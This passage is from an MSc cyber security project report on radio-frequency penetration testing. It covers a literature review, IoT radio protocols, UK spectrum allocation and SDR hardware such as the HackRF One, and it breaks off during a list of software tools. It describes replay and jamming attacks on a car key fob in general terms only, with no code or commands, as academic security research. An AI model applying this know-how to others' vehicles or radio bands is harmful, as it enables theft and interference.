

Radio Frequency Penetration Testing on Wireless communication devices

Prepared by:

Lohith Naga Sai Adusumalli

Class:

M.Sc. Cyber Security

Supervisor:

Adam Gorine

Roll Number:

20047652

Subject:

Csct Masters Project

University of The West of England

DECLARATION

"This Masters Project was completed for the MSc in Cyber Security at the University of the West of England, Bristol. I declare that the coursework submitted is my own work. Where the work of other sources is used or drawn on it has been attributed/referenced ".

Project code and proof of concept video can be viewed at:

Code – <https://github.com/theThird-EYE/Radio-Frequency-Penetration-testing>

Video - <https://www.youtube.com/channel/UCOUJahFvBcGIOwWx6rWkXuA>

20047652

Table of Contents

Abstract.....	5
Chapter 1: Introduction	5
1.1 Aim	6
1.2 Objectives.....	7
1.3 In-Scope	7
1.4 Out-Scope.....	7
1.5 Ethical Implications	7
1.6 Structure of the report.....	8
Chapter 2: Literature review strategy and Review	9
2.1 Literature review Strategy	9
2.2 Literature Review	9
Related work	9
2.3 Current Success.....	16
2.4 Current problem	16
2.5 How literature review supports the project	17
Chapter 3: Baseline Knowledge and Proposed Method	17
3.1 Pre-required Knowledge	17
3.1.1 Radio Frequency in relation to Cyber security.....	17
3.1.2 Data transfer using radio signals.....	18
3.1.3 Wireless device communication protocols	18
3.1.4 Radio spectrum profiling.....	20
3.2 Review of Baseline Methods.....	22
3.2.1 Methodology Review	22
3.2.2 Tools and Techniques review.....	23
3.3 Proposed Method	26
Chapter 4: Technical Implementation	34
4.1 Testing Setup.....	34
Requirements.....	34
4.2 Implementation	38

20047652

Phase 1: Legal Check	38
Phase 2: Information Gathering.....	39
Phase 3: Threat Analysis	41
Phase 4: Analyzing signal	42
Phase 5: Exploitation.....	43
Phase 6: Report.....	47
Chapter 5: Results	49
5.1 Summary of results	52
Chapter 6: Evaluation and Discussion.....	53
Conclusion.....	53
Chapter 7: Referencing and Appendix	54
Referencing	54
7.2 Appendices.....	59
Necessary information to access and assess the artefact	59
Record of supervisor meetings. Schedule and notes.....	59
Other data or testing output, materials or analyses that are secondary to the main findings	62

20047652

Abstract

There is rapid evolution in Wireless/IOT Technologies and is playing an important role in our daily lives throughout the world. The communication between these devices is not by physical mediums like cables to carry the signal around. The way they transfer their signals is through radio frequency. Every wireless device is equipped with antennas which are responsible for the transmission and reception of the signals from the devices. These radio signals are what we are going to target and try to penetrate the devices. When this technology was being developed security was not taken into consideration, which has led to various security issues. Up until now, traditional internet or system security has been assessed often using penetration testing. Fewer methods exist that evaluate radio frequency penetration testing. Attackers are able to send malicious packets, sniff sensitive data, intercept packets, and bypass firewalls since radio is used to transport data. The purpose of this report is to know how radio frequency work, what Radio Frequency Penetration testing is, what are available for the attackers to succeed their attacks and how to secure the systems from these attacks. I would be discussing practical approach to perform the radio attacks using Hackrfone device and the GNU-Radio software which handles Software defined Radio (SDR).

Chapter 1: Introduction

The Internet of Things (IOT)/ Wireless technology is considered as an expansion of the traditional Internet, allowing for easy information communication transfer between things in the physical world and the internet as well as location, tracking data, monitoring, and management based on technologies like Radio Frequency Identification (RFID), Sensor, GPS, or Machine to Machine (M2M), etc. IoT structure is said to be composed of three layers: application, network, and perception (Gang Gan, Zeyong Lu and Jun Jiang, 2011). In this report I'll be concentrating more upon network layer as it is the communication layer and used Radio frequency technology to communicate.

Modifying radio devices quickly and affordably has become crucial for business because of the exponential growth in the ways and means by which people need

20047652

to communicate, including data communications, voice communications, video communications, broadcast messaging, command and control communications, emergency response communications, etc. The flexibility, cost-effectiveness, and power of software defined radio (SDR) technology enable communications to advance, with wide-ranging advantages achieved by service providers, product developers, and end users (Taj Dini Mahyar & V. Sokolov, 2018). Radio signal technologies are found in a wide variety of modern products, including cell phones, laptops, doors, vehicles, televisions, satellites, etc. Due to its widespread use, we must establish proper security practices, and everyone should be aware of radio frequency penetration testing just like web application penetration testing which is booming nowadays.

Actually, I chose this study topic even though it is less common since I find it challenging and I'm curious to learn more about the penetration testing industry in general. Since data is transmitted across the air using radio frequency, this topic needs to be thoroughly researched because threats exist wherever data is present.

This topic is different from wireless penetration testing as while performing wireless penetration testing, we should consider the attacks like encrypted key cracking, SSID spoofing, MAC spoofing etc, whereas radio frequency penetration testing is completely concentrated on radio frequency attacks. Hence it can be considered as a sub-topic to wireless penetration testing.

1.1 Aim

Due to very few research of study in this field and the need to raise awareness of it among those involved in cyber security and others, I have chosen to focus on radio frequency threats. What kind of attacks should be considered, how we execute the attack, and how penetration testing is carried out utilizing radio frequency. This report is developed to make people understand how to perform radio frequency penetration testing on a wireless device and explain how vulnerable their devices are which are not physically connected but still could be compromised.

1.2 Objectives

Understanding radio frequency penetration testing of wireless devices and IOT devices is the major goal of this study. Due to this study, others who are interested in learning more about the concept of radio frequency penetration testing will find it simple to do so. The second goal is to demonstrate how radio frequency based cyber-attacks are carried out on a automobile vehicle key fob used for transportation, in my case it is a car since it is one of the mostly used automobile on road. The inadequacy of security in the automotive industry is the third goal, which is to raise awareness of it. The purpose of this research is to identify all IOT devices as threats, determine how to do radio frequency penetration testing on those devices, and determine whether they are safe for usage.

1.3 In-Scope

This report covers only the attacks related to radio signals. Internet of Things (IOT) devices are not the only devices which would be taken into consideration, It might be any other device which communicates on radio frequency without any need for an internet connection like RFID cards. The experiment conducted is on a car key fob and the attack to be focused is Replay attack and jamming attack.

1.4 Out-Scope

Not all gadgets are covered in this report. We won't go in-depth into every tool and technique. Because of the vastness of the particular topic to be covered, we will only talk about the crucial issues linked to the goals of my report. Wireless penetration testing is not the core concept of this report as radio frequency penetration testing is different from it as mentioned in the introduction section.

1.5 Ethical Implications

My experiment is conducted on an Automobile key-fob which is owned by me and in any part of the report the vehicle's brand/company is not disclosed. Throughout the experiment the rules were strictly followed and there was no third-party involvement. Radio frequency spectrum is a limited public resource and playing around in the spectrum is illegal, keeping that into mind the test is conducted on

20047652

certain radio frequency bands which are unlicensed and didn't test on an illegal bandwidth.

1.6 Structure of the report

This report is divided into different chapters to get a better understanding. **Chapter 1** is an Introduction which covers about the topic and the reason for choosing it. Aims of the project and the objectives to achieve it successfully with explaining about the ethical standards of my experiment. **Chapter 2** is Literature review which covers the strategies took to cover different literatures and how I chose them. It also gives a brief outlook of the Literatures I reviewed related to the topic and existing work related to the project. **Chapter 3** Models covers the required knowledge to be known to build the project and also the knowledge to go further deep. **Chapter 4** Design and Development covers the required hardware, software, external devices, methods used and coding approaches which are mainly focused on my experiment. **Chapter 5** is Results which covers the outcome of my experiment and critical review of the findings. **Chapter 6** is Evaluation and Discussion which gives more critical review and clear In-site of how the objectives of the project were achieved and the future work to do related to the topic. Furthermore, **Chapter 7** in this report includes References and Appendixes which cover the referred material and other information related to the project.

Chapter 2: Literature review strategy and Review

2.1 Literature review Strategy

Due to my research requiring different topics to be covered the Literatures which is going to be referred are conducted sequentially. I will be going to review the papers in a sequential manner of my objectives and are as follows,

- Radio frequency communication protocols.
- Process to conduct Penetration Testing.
- Identify and evaluate similar projects.
- Explore different research approaches.
- Gather information regarding the required Hardware.

2.2 Literature Review

In this section I will be reviewing different kinds of journals and articles related to the Radio frequency attack topic and explain what previous researchers have achieved. It will help to give them a knowledge on different approaches when dealing with the radio signals and the different devices they have been work on. This section will help us to understand what is so far achieved in the Radio Frequency Penetration Testing and how it can be innovated. The literature which are been reviewed in this section are going to be the core contribution towards my research and will be explained how that literature is used in my experiment.

Related work

In the book IoT Penetration Testing Cookbook (A Guzman & A Gupta, 2017). They covered several topics related to IoT in which one of the chapters (Chapter 7, pg.256) is Radio hacking.

In this book they explained the topic using practical implementation. They used RTL-SDR as the hardware and utilized GQRX and GNU Radio Companion Software to perform attacks. The first one was analysis of FM radio, they used RTL-SDR and designed a code in GNU Radio Companion to capture the signals and change the signals into sound. They used RTL-SDR for GSM analysis which can be used to find the exact location details about different cellphone users. They also explained

20047652

about ZigBee and Z-wave exploitation and also Bluetooth low energy exploitation using different software tools like Blue Hydra, Ubertooth utils and Gattacker with hardware tools like BLE adapter dongle and Ubertooth.

This book has shown the different sniffing and analysis methods which can be used but they didn't show any attack scenario on those protocols. This book content can be handful for the initial stage of my experiment.

The Internet of Things (IOT) communication protocols are described in this article (Shadi Al-Sarawi, Mohammed Anbar, Kamal Alieyan and Mahmood Alzubaidi, 2017).

First of all, the article reviews and compares the common communication protocols of IOT devices. The criteria which have been considered are range, power, modulation type, coexistence with other protocols, power consumptions, network and topology.

The protocols explained and compared in this article are **6LoWPAN** whose frequency band is 868 Mhz in Europe (EU), 915 Mhz in United States of America (USA) and 2.4 Ghz Globally with a short range 10-100m. **ZigBee** whose frequency band is 2.4 Ghz with a short range 10-100m. **Bluetooth** whose frequency band is 2.4 Ghz with a short range of 15-30m. **RFID** whose frequency band is 125 kHz, 12.56 MHz and 902-928 Mhz with a short range upto 200m. **NFC** whose frequency band is 125 kHz, 13.56Mhz and 860 Mhz with a very short range 0-1m. **SigFox** whose frequency band is 868 Mhz in (EU) and 902 Mhz in (USA) with a Long range upto 10 km (Urban) and 50 km (Rural). **Cellular** with common cellular frequency bands with Several kilometer (km) range. **Z-Wave** whose frequency band is 868 Mhz – 908 Mhz with medium range of 30m indoors and 100m outdoors.

Among all the common protocols SigFox and Cellular are categorized into Low Power Wide Area Network (LPWAN) and the others are classified as Short Range Network (SRN). All these protocols are vulnerable to radio attacks. This article gave a clear understanding about the communication protocols which use radio frequency technology for communication between devices, it will be helpful for my

20047652

experiment to categorize the device on which I'm going to test, it's communication protocols and what are its features.

In the research paper “Penetration Testing for Internet of Things (IoT) and its Automation” (Ge Chu & Alexei Lisitsa, 2018), they explained about the Penetration testing process.

The authors explained about the three-layered structure of IoT devices security issues which are Perception Layer which collects the information from the real world and processes the information into the digital world by sensors, GPS and other device. Then comes the Network Layer which acts as a mediator and transmits information between the application layer and the perception layer. This is a combination of different networks like the internet, GSM network, Bluetooth, Zigbee etc. This is the layer which utilizes radio frequency technologies and has vulnerabilities like data replay attack, sniffing attack, DOS attack, data tampering attack etc. The last layer is Application layer it is the layer through which user interact with the devices using their mobile, computers and other hardware means. This layer has vulnerability and risk similar to the traditional application like SQL injection, Authentication flaws, buffer overflow, Session Hijacking etc. Among all the layers we will be concentrating more towards the network layer and the perception layer due to the usage of radio signals in these layers.

This article also covers the step wise approach to conduct a penetration testing methodology for IoT devices in which first step is Information gathering which is the initial and critical stage as a good knowledge about the target will increase the chances to make a successful attack. The second step is Analysis, we need to analyze the information we gathered about the target and use it to figure out viable attack paths available and plan to gain access of the target. The third step is exploitation, this is the stage we try to attack the target according to the information we gathered at analysis stage. The final step is reporting, in this step we make a report of our findings and the way we performed the attack. This article will help us to know methodology we could consider while doing radio frequency penetration testing.

20047652

In the research article named Penetration Tests for Bluetooth Low energy and ZigBee using the Software Defined Radio (SDR) (Taj Dini Mahyar & V. Sokolov, 2018), they performed penetration test on Bluetooth and ZigBee low energy protocols.

They conducted their experiment on iBeacon which is a device that uses Bluetooth Low Energy (BLE) and acts as a transmitter to detect and track smartphones. They used Pololu Wixel module as a ZigBee receiver/Transmitter to send one packet per second with static data on 2.4499 GHz frequency. What they did is try to transfer data from those devices using radio signals and tried to capture them using HackrfOne a device used to receive/transmit radio signals using Software Defined Radio (SDR). The outcome of their research they were able to capture approximately 93% of the signals without errors and had 7% packet loss. They then experimented on transmitting those signals using the HackrfOne device and this time they were able to achieve 50% of signal without errors and 47% of packet lost.

This research article took an example of Bluetooth Low Energy and ZigBee protocols to test and showed that SDR can be used while testing those protocols. It didn't cover how the tests were conducted, what were the commands, and anything related to the methodology followed but still this research article gave an idea about how effective is Software Defined Radio (SDR) in Penetration testing of Radio signals.

In the research article Penetration Testing of GSM Alarm: Using Radio Frequency Communication (Oscar Ekholm & Linus Ringwall, 2020).

They examined a GSM alarm system device to find loopholes that could disable the alarm. They first used STRIDE method to construct a threat model and then used DREAD rating system to build a threat model. They used those models to evaluate the threats. The GSM alarm system which they have tested have two channels of communication which are 433 MHz RF and GSM frequency spectrum. They experimented on the 433 MHz frequency as there is no strong encryption protocol used. They have conducted replay attack successfully to turn off the GSM Alarm

20047652

system, but they were not able to attack on the GSM spectrum due to the complications faced by newer generation encryption methods.

This research article shows the theoretical based attack scenario on an IoT device which uses radio frequency for communication and also explains different methods to categorize the threat based on their rating.

In the paper “Vulnerability of radio frequency” (LeeHur Shing, Jessica Astacio, Alejandro Figueroa and Chen Chi Shing, 2016). The authors have discussed the vulnerabilities of common everyday wireless devices due to radio frequency.

According to author, the major weakness of radio frequencies is that when devices transmit at the same frequency levels, they are easily intercepted. The lowest frequencies are the easiest to receive. Permeable zones, semi-permeable zones, and line-of-sight zones are the three primary divisions of devices based on their frequency. Devices that operate in the permeable zone, which includes frequencies that can pass through dense objects, are extremely vulnerable to intrusion. The devices are still able to penetrate semi-permeable materials, but it is significantly more challenging because there are less dense items that they can penetrate. The radio frequencies can reach further into the line-of-sight zones, but obstructions like trees and cars can stop them. They have taken different wireless devices like Cell phones, Cordless Phones, Baby Monitors, Smart cars and Smart Houses to explain this concept clearly.

From this literature we can learn the weaknesses in today’s widely used common wireless devices which use radio technology and will help us to know possible attack vectors while testing our device.

In research paper named Air-Gap Exfiltration Attack via Radio Signals from SATA Cables (Mordechai Guri, 2022). The author explained a new type of attack possible on an air-gapped computer.

20047652

The author was conducting his research on air-gapped systems which is completely isolated from the outside network and has no wireless connectivity. In his paper he explained about SATAn attack which utilize the Serial Advanced technology attachment (SATA) which is an interface to transfer data between a system's circuit board and storage devices. SATA interface is highly used in systems, so this attack impact is high. They demonstrated the attack on different computers, by using this attack they were able to transfer sensitive data from air-gapped secure systems wirelessly to a nearby receiver. They captured the 5.9995 GHz to 5.9996 GHz frequency band because there will be more correlation with the data transmission in those frequency.

This research paper covers a complicated and new attack based on Radio frequency. It shows the capabilities of radio frequency attacks not only affect the traditional IoT devices it also a threat to each and every system.

In the research paper “A Technical Review of Wireless security for the Internet of things: Software Defined Radio perspective” (Jose de Jesus Rugeles Uribe, Edward Paul Guillen and Leonardo S. Cardoso 2020). The author covered the wireless threats from the perspective of SDR.

This article reviews the IoT-related wireless technology vulnerabilities and evaluates the experiences of executing wireless attacks against the IoT using Software-Defined Radio (SDR) technologies. The perception layer of the IoT system model layer was identified as the most vulnerable by the author. The heterogeneity of technologies, hardware restrictions, and physical exposure of devices all contribute to the majority of attacks at this level. Confidentiality, integrity, availability, and access control are the fundamental security principles for the operation of a wireless network, according to the author. While integrity looks for purposeful or unintentional alterations to data being carried over the network, confidentiality must verify that network data cannot be viewed by unauthorised users. Access control limits access to resources to those who are authorised, while availability ensures that devices and users can use the network and its resources whenever they need to. The author also explained about different attacks in

20047652

relation to radio frequency like Spoofing attack, Eavesdropping attacks, Jamming attack and Side channel attack.

This research paper gives us an outline knowledge about the attack possibilities and a theoretical explanation which will be utilized by us to perform practical attacks.

In the research paper “Bringing Software Defined Radio to the Penetration Testing Community” (Jean Michel Picod, Arnaud Lebrun and Jonathan Christofer Demay, 2014). The authors have introduced Software Defined Radio (SDR) into the penetration testing field at the Blackhat event.

In the article they have explained clearly about the Software Defined radio Hardware and software devices and also explained mainly about the Scapy framework. The authors wanted to test the abilities to listen for Z-Wave packets and improve the implementation using Scapy-radio. They eventually wrote a script to find Z-Wave devices and those they are interacting with. Scapy-radio, a general wireless monitor/injector tool made for various wireless security assessments, has been introduced by them. They have shown the tool's efficient penetration testing capabilities by testing it on two use cases. The tests were conducted on an e-cigarette which is capable of sharing the user consumption with the user using Bluetooth low energy protocol to share the data. Additionally, they have shown that their tool may successfully reduce the existing difficulty of performing radio frequency penetration testing assessments.

We may apply the Software Defined Radio techniques described in this article to conduct radio frequency penetration testing on the device we intend to use for the experiment.

In the book “Wireless Reconnaissance in Penetration Testing” (Matthew Neely, Alex Hamerstone and Chris Sanyk, 2012). The author has explained mainly about wireless technology.

In this book the authors covered important topics related to wireless penetration testing. Even though it is different from radio frequency penetration testing we can

20047652

consider the topics which correlates with our topic. The author has clearly explained about the protocols and radio technology. They explained ways to perform reconnaissance and the ways we could use Software Defined Radio (SDR) and GNU Radio for the purpose of reconnaissance. According to authors a golden age of wireless hacking is supposedly being brought in by software defined radios (SDR). Its increased flexibility and adaptability, enhanced signal analysis capabilities, and ability to reduce the amount of specialized hardware you need to carry about make it an extremely powerful and versatile tool for security professionals.

From this we can learn the concepts of wireless reconnaissance which we will be using in the penetration testing phase. We can also know more about the different flow graphs of signal like waterfall graph, Oscilloscope view, XRS Waterfall Scanner etc.

2.3 Current Success

In this literature reviews different types of methods are used to perform radio frequency penetration testing which are frequency spectrum analysis, IoT penetration Testing methodology, DREAD and STRIDE methods to assess the threats. Moreover, the Software Defined Radio (SDR) usage for the testing has been utilized in most of the attacks as it makes things easier. The literature review also shows how radio frequency attacks are developing day by day and gives an idea about different devices and the communication protocols which will change the attacking concepts.

2.4 Current problem

In the above related work, there are various attacks explained on different devices but there is no actual disclosure of the methodology to perform in particular to radio frequency penetration testing. There are other issues like ethics to perform attacks. The radio frequency spectrum has many rules and regulations which stop cyber security experts or ethical hackers to test for vulnerabilities.

This report will cover all the pre-required topics on radio frequency penetration testing and introduce a radio frequency penetration testing methodology which is mainly concentrated on radio frequency attacks in general to all the wireless

20047652

devices. As an example, I have practically performed an attack to explain the procedure.

2.5 How literature review supports the project

The multiple techniques discussed in the literature review will support the project's objective like How Radio Frequency Penetration Testing is going to be conducted, what are the requirements, which methodology is best suited for radio frequency penetration testing, what is the current developments in the field and how is this field evolving. The authors used different approaches and tools in the above literature reviews. So, this literature review helps to select the appropriate methodology to conduct radio frequency penetration testing with the use of selecting appropriate tools to achieve the required outcome.

Chapter 3: Baseline Knowledge and Proposed Method

In this section I will be giving the pre-required knowledge needed before the experiment I conduct to understand radio frequency penetration testing. By the end of this section, we can select the most suitable method and discuss the reason behind selecting that particular approach apart from others. This section is mainly concentrated towards the Cyber security perspective and mainly towards the penetration testing purpose of explaining those topics.

3.1 Pre-required Knowledge

3.1.1 Radio Frequency in relation to Cyber security

Radio Frequency is a vast topic and I'm not going to cover everything in it, I will be giving the information of radio frequency from the perspective of cyber security which is required for my experiment.

To understand radio frequency, we need to know how it is generated,

An electromagnetic field is created around a wire when a direct electrical current is delivered to it. When the current is stopped, the field collapses, causing another

20047652

wave to be sent. A succession of discrete frequency waves will propagate if the current is repeatedly applied and released over time (NASA , 2016).

3.1.2 Data transfer using radio signals

A transmitter at one end encodes or modulates messages by changing the wave's amplitude or frequency. The signal is detected at one end and decoded back into the required form like sounds, images, data, etc. by a receiver set to the same wavelength at the other.

3.1.3 Wireless device communication protocols

There are different protocols used by several devices and these protocols have their set of pros and cons. The common protocols used are,

- Bluetooth
Using a 2.4GHz wireless link, Bluetooth is a standardized protocol for data transmission and reception. It's a safe protocol that works well for wireless transfers between short-range, low-power, low-cost electronic devices. It differs from other protocols because of a standardized set of guidelines and requirements (E. Ferro and F. Potorti, 2005).
- ZigBee
The ZigBee protocol was developed by the ZigBee Alliance based on the IEEE 802.15.4 standard for low-power wireless networks. ZigBee is designed as a standard to operate with high-level, low-cost communication protocols to build personal area networks using portable, low-power digital radios that can send data farther (Shadi Al-Sarawi, Mohammed Anbar, Kamal Alieyan and Mahmood Alzubaidi 2017).
- Z-Wave
Z-Wave is a low power MAC protocol built by Zensys that connects 30 to 50 nodes using wireless home automation. It has been utilised for IoT communication, particularly in the smart home and small business domains. This method is intended for point-to-point communications over a distance

20047652

of 30 metres with relatively slow data rates of up to 100 kbps (Shadi Al-Sarawi, Mohammed Anbar, Kamal Alieyan and Mahmood Alzubaidi 2017).

- Cellular

Cellular technology of the 3G (3rd Generation) and 4G (4th Generation) generations uses the 824–894MHz and 1900MHz frequency bands. These are the licensed frequency bands. This technology's data transfer rate ranges from 60 to 240 kbps, and its ability to bridge distances depends on the availability of cellular service (Palak P. Parikh, Mitalkumar G. Kanabar and Tarlochan S.Sidhu, 2010).

- RFID

One of the most common computing technologies in history is believed to be RFID, an area of automatic identification that is gaining steam. In their most basic form, bar coding and RFID are comparable concepts. It is viewed as a way to improve data operations and is an enhancement to modern technology. Since the 1970s, it has been in use. Besides the basic building access control proximity cards, RFID is also used for a wide range of other things, such as supply chain tracking, toll collection, vehicle parking access control, retail stock management, ski lift access, tracking library books, theft prevention, vehicle immobilizer systems, and the identification and movement tracking of railroad rolling stock (C.M. Roberts, 2006).

- NFC

Near Field Communication protocol is used for the short-range operation of near field communication. It makes use of the fundamental radio frequency identification communication protocols (RFID). It can transmit data at a rate of up to 424 kilobits per second across a distance of 10 centimetres while operating at a frequency of 13.56 MHz. When two NFC-enabled devices are in close proximity to one another or within the operational range, they can communicate with one another. Numerous business applications of NFC

20047652

technology have been developed, including asset identification and tracking in supply chain management, public ticketing in transportation systems, access control systems, and person identification via identity cards and passports.

There are other protocols which are not mentioned but are in use among different devices. They all don't work in each and every frequency out there, according to the needs we decide which frequency to be used for the device functionality and then decide the protocol which best suits the device.

3.1.4 Radio spectrum profiling

The Radio spectrum profiling is not same in all the countries as they make use of different band width for different purposes for suppose let say that the car key fobs which we use in our daily life use 315 MHz in few countries like United States of America (USA) and Japan, but they use 433.92 in European countries (EU) and United Kingdom (UK). It is very important to know the country's radio frequency allocations where you are experimenting to stay away from the frequencies which lead us towards legal consequences. As in Fig 3.1 we can see the radio Frequency allocation of United Kingdom (UK).




Fig 3.1 United Kingdom Radio Frequency allocation (<https://www.roke.co.uk/>)

There are two types of spectrum profiling,

1) License Spectrum

The government can give exclusive rights to certain bands and its usage among different sectors. They are commonly,

- Military Communications
- Mobile Services
- Satellite Communications
- TV Broadcast
- Aviation Communication
- Maritime Communications

2) Unlicensed Spectrum

As the name suggests it is not licensed and can be used by different sectors for various purposes. They are commonly used by,

- Car Key-fobs
- Smart car communications

20047652

- Garage door openers
- TV remote
- Remote control cars
- Regular walkie talkies

Performing tests on Licensed spectrum is illegal and complicated, hence in this report we'll be testing on Unlicensed spectrum devices. Unlicensed spectrum devices also have few legal issues so as per the ethics I will be testing on my own devices.

3.2 Review of Baseline Methods

In the literature review we can see that different techniques were followed to perform penetration testing on different devices, mostly IoT devices. In this section we will be covering various tools, methodologies, procedures to perform radio frequency penetration testing on wireless communication devices. Let's first look into how previous methodologies were followed.

3.2.1 Methodology Review




Fig 3.2 Methodology for IoT penetration testing (Ge Chu & Alexei Lisitsa, 2018).

20047652

From fig 3.2, 5 steps are mentioned to perform penetration testing on IoT devices which are previously discussed in the article (Ge Chu & Alexei Lisitsa, 2018) to perform traditional penetration testing on IoT devices. The above diagram shows how authors are following a step-by-step penetration testing process to perform attacks on the IoT devices. This was generally based on perception layer, network layer and Application layer but due to our topic being concentrated on radio frequency penetration testing we could utilize the process, but the procedure will not be the same.




Fig 3.3 NIST Penetration Testing Methodology (Rafay Baloch , 2015)

In the Figure 3.3 which is taken from book “Ethical Hacking and Penetration Testing” (Rafay Baloch, 2015) the author has explained the penetration testing methodology which was proposed by National Institute of Standards and Technology (NIST) unlike the previous model it is a cyclic process which have 4 stages which are Planning, Discovery, Attack and Reporting but this methodology won’t be completely suitable as the process in Radio frequency penetration testing require legal approaches. Taking that into consideration we need to make a different approach to conduct the penetration testing.

3.2.2 Tools and Techniques review

This literature review will help us to select certain tools and techniques to perform radio frequency penetration testing which are already used by other researchers, and it will help us to make comparison with proposed method and will be crucial

20047652

to perform the attacks and achieve the objectives. So now let's cover the techniques and tools required to perform the attacks.

The Scapy radio and Software Defined Radio (SDR) were introduced to the penetration testing field at the BlackHat event (Jean Michel Picod, Arnaud Lebrun, and Jonathan-Christofer Demay, 2014). According to the authors Scapy-radio is a tool that gives security auditors with minimal experience with radio communication networks effective penetration testing capabilities. It is created as a general wireless monitor or interceptor tool based on Software Defined Radio (SDR) using GNU Radio and the well-known Scapy framework to be able to perform a variety of wireless security evaluations. When it comes to the Software Defined radio (SDR), it is a device that is used to capture the signals, modify the signal and manipulate the signals which is Software configurable.

Hardware tools

There are several Software Defined Radio (SDR) hardware tools. In the blog (Bliley Technologies, 2022) they have given top tools and the features like frequency range, price, applications available and the usage reliability. Some of the important list of Software defined radio (SDR) tools they mentioned are,

1. HackRF One

A Software Defined Radio, the HackRF One from Great Scott Gadgets can transmit or receive radio signals between 1 MHz and 6 GHz. HackRF One is an open-source hardware platform that may be used as a USB logger or configured for stand-alone operation. It was created to enable testing and development of existing and next-generation radio technologies (Michael Ossmann, 2014).

2. Ubertooth one

20047652

This device is an open-source tool used to test Bluetooth signals as it can send and receive 2.4 GHz signals. It is mostly suitable for only Bluetooth signals but no other radio signals.

3. RTL-SDR

A relatively affordable Software Defined Radio USB dongle called RTL-SDR can be used as a computer-based radio scanner to pick up local live radio broadcasts. Depending on the type, it could receive signals at frequencies ranging from 500 kHz to 1.75 GHz. However, it is limited in that it can only receive data, but it can't transfer the data (rtl-sdr.com, 2022).

Apart from the list mentioned in the above blog, I would like to address another popular Software Defined Radio device which is,

4. BladeRF

BladeRF which can be tune from 300 MHz to 3.8 GHz is a SDR platform designed similar to HackRF one but much more powerful. Its drawback is mainly due to the cost and software compatibility.

Software Tools

When it comes to the Software Defined Radio (SDR) platform is a combination of hardware and software tools. There are several software available to build the code and execute using SDR but I would be discussing mainly about the once which are widely compatible with the above mentioned SDR devices. Some of the important SDR software tools are,

1. Gqrx

